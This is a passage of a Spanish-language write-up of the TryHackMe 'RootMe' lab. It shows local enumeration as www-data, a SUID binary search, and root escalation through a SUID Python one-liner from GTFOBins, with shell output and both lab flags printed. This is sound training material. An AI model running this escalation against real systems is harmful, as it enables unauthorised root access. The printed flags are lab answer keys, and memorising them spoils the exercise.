
Se intentó listar privilegios sudo del usuario actual (**www-data**) con `sudo -l`:

```
www-data@ip-10-66-183-87:/$ sudo -l
[sudo] password for www-data:
```

La acción no fue posible debido a que no se contaba con la contraseña requerida. A continuación, se revisaron directorios en **/home** para identificar información de interés:

```
www-data@ip-10-66-183-87:/home$ ls -la
total 20
drwxr-xr-x  5 root   root   4096 Aug 10  2025 .
drwxr-xr-x 24 root   root   4096 Feb 28 00:47 ..
drwxr-xr-x  4 rootme rootme 4096 Aug  4  2020 rootme
drwxr-xr-x  3 test   test   4096 Aug  4  2020 test
drwxr-xr-x  4 ubuntu ubuntu 4096 Aug 10  2025 ubuntu
www-data@ip-10-66-183-87:/home$ ls -la ./rootme/
total 32
drwxr-xr-x 4 rootme rootme 4096 Aug  4  2020 .
drwxr-xr-x 5 root   root   4096 Aug 10  2025 ..
-rw------- 1 rootme rootme  100 Aug  4  2020 .bash_history
-rw-r--r-- 1 rootme rootme  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 rootme rootme 3771 Apr  4  2018 .bashrc
drwx------ 2 rootme rootme 4096 Aug  4  2020 .cache
drwx------ 3 rootme rootme 4096 Aug  4  2020 .gnupg
-rw-r--r-- 1 rootme rootme  807 Apr  4  2018 .profile
-rw-r--r-- 1 rootme rootme    0 Aug  4  2020 .sudo_as_admin_successful
www-data@ip-10-66-183-87:/home$ ls -la ./test/
total 28
drwxr-xr-x 3 test test 4096 Aug  4  2020 .
drwxr-xr-x 5 root root 4096 Aug 10  2025 ..
-rw------- 1 test test  393 Aug  4  2020 .bash_history
-rw-r--r-- 1 test test  220 Aug  4  2020 .bash_logout
-rw-r--r-- 1 test test 3771 Aug  4  2020 .bashrc
drwxrwxr-x 3 test test 4096 Aug  4  2020 .local
-rw-r--r-- 1 test test  807 Aug  4  2020 .profile
www-data@ip-10-66-183-87:/home$ ls -la ./ubuntu/
total 28
drwxr-xr-x 4 ubuntu ubuntu 4096 Aug 10  2025 .
drwxr-xr-x 5 root   root   4096 Aug 10  2025 ..
-rw-r--r-- 1 ubuntu ubuntu  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Apr  4  2018 .bashrc
drwx------ 2 ubuntu ubuntu 4096 Aug 10  2025 .cache
-rw-r--r-- 1 ubuntu ubuntu  807 Apr  4  2018 .profile
drwx------ 2 ubuntu ubuntu 4096 Aug 10  2025 .ssh
-rw-r--r-- 1 ubuntu ubuntu    0 Aug 10  2025 .sudo_as_admin_successful
www-data@ip-10-66-183-87:/home$
```

En este caso, no se identificó información relevante a simple vista. Se intentó revisar el historial de comandos del usuario **rootme**:

```
cat /home/rootme/.bash_history
```

```
-rw-r--r-- 1 ubuntu ubuntu    0 Aug 10  2025 .sudo_as_admin_successful
www-data@ip-10-66-183-87:/home$ cat /home/rootme/.bash_history
cat: /home/rootme/.bash_history: Permission denied
www-data@ip-10-66-183-87:/home$
```

No se contaba con permisos para acceder al archivo. Sin embargo, al profundizar en el directorio **/var/www** se encontró el archivo **user.txt**:

```
www-data@ip-10-66-183-87:/var/www$ ls
html  user.txt
www-data@ip-10-66-183-87:/var/www$ cat user.txt
THM{y0u_g0t_a_sh3ll}
www-data@ip-10-66-183-87:/var/www$
```

El archivo corresponde a una *flag*. Para continuar con la escalada de privilegios, se enumeraron binarios con bit **SUID**, los cuales pueden ejecutarse con privilegios del propietario (frecuentemente **root**). Se utilizó el siguiente comando:

```
find / -perm -u=s -type f 2>/dev/null
```


```
www-data@ip-10-66-183-87:/var/www$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9665/bin/mount
/snap/core/9665/bin/ping
/snap/core/9665/bin/ping6
/snap/core/9665/bin/su
/snap/core/9665/bin/umount
/snap/core/9665/usr/bin/chfn
/snap/core/9665/usr/bin/chsh
/snap/core/9665/usr/bin/gpasswd
/snap/core/9665/usr/bin/newgrp
/snap/core/9665/usr/bin/passwd
/snap/core/9665/usr/bin/sudo
```

```
/snap/core/9665/usr/lib/openssh/ssh-keysign
/snap/core/9665/usr/lib/snapd/snap-confine
/snap/core/9665/usr/sbin/pppd
/snap/core20/2599/usr/bin/chfn
/snap/core20/2599/usr/bin/chsh
/snap/core20/2599/usr/bin/gpasswd
/snap/core20/2599/usr/bin/mount
/snap/core20/2599/usr/bin/newgrp
/snap/core20/2599/usr/bin/passwd
/snap/core20/2599/usr/bin/su
/snap/core20/2599/usr/bin/sudo
/snap/core20/2599/usr/bin/umount
/snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/bin/mount
/bin/su
/bin/fusermount
/bin/umount
```

6) Escalada de privilegios (SUID)

De los binarios identificados, los siguientes resultaron de mayor interés. Para validar vectores de abuso se consultó **GTFOBins**: https://gtfobins.org/.

Caso: Python con SUID



Comando utilizado:

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```


Explicación técnica:


- Si `python` cuenta con el bit **SUID** y pertenece a **root**, el intérprete se ejecuta con privilegios efectivos elevados.
- `os.execl(...)` reemplaza el proceso actual (Python) por `/bin/sh`.
- El argumento `-p` solicita a `sh` no descartar los privilegios efectivos, por lo que se mantiene el contexto privilegiado heredado del binario SUID.

```
# whoami
root
# ls -la /root
total 44
drwx------  7 root root 4096 Aug 10  2025 .
drwxr-xr-x 24 root root 4096 Feb 28 00:47 ..
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Aug  4  2020 .cache
drwx------  3 root root 4096 Aug  4  2020 .gnupg
drwxr-xr-x  3 root root 4096 Aug  4  2020 .local
-rw-r--r--  1 root root  161 Jan  2  2024 .profile
drwx------  2 root root 4096 Aug 10  2025 .ssh
-rw-------  1 root root 2122 Aug 10  2025 .viminfo
-rw-r--r--  1 root root   26 Aug  4  2020 root.txt
drwx------  3 root root 4096 Aug 10  2025 snap
# cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```

7) Cierre

Escalada de privilegios completada con éxito. Se obtuvo control con privilegios elevados y se finalizó la máquina:




Share your win with your peers
Your progress can inspire others in your community.
RootMe completed!
b3nd3r2997 completed another room on their cyber security journey.
Completed tasks
4
Points earned
210
Streak
2
Share on social media
Share your win before starting the next room
LinkedIn
WhatsApp
Telegram
Twitter / X
Facebook
Reddit
Go to dashboard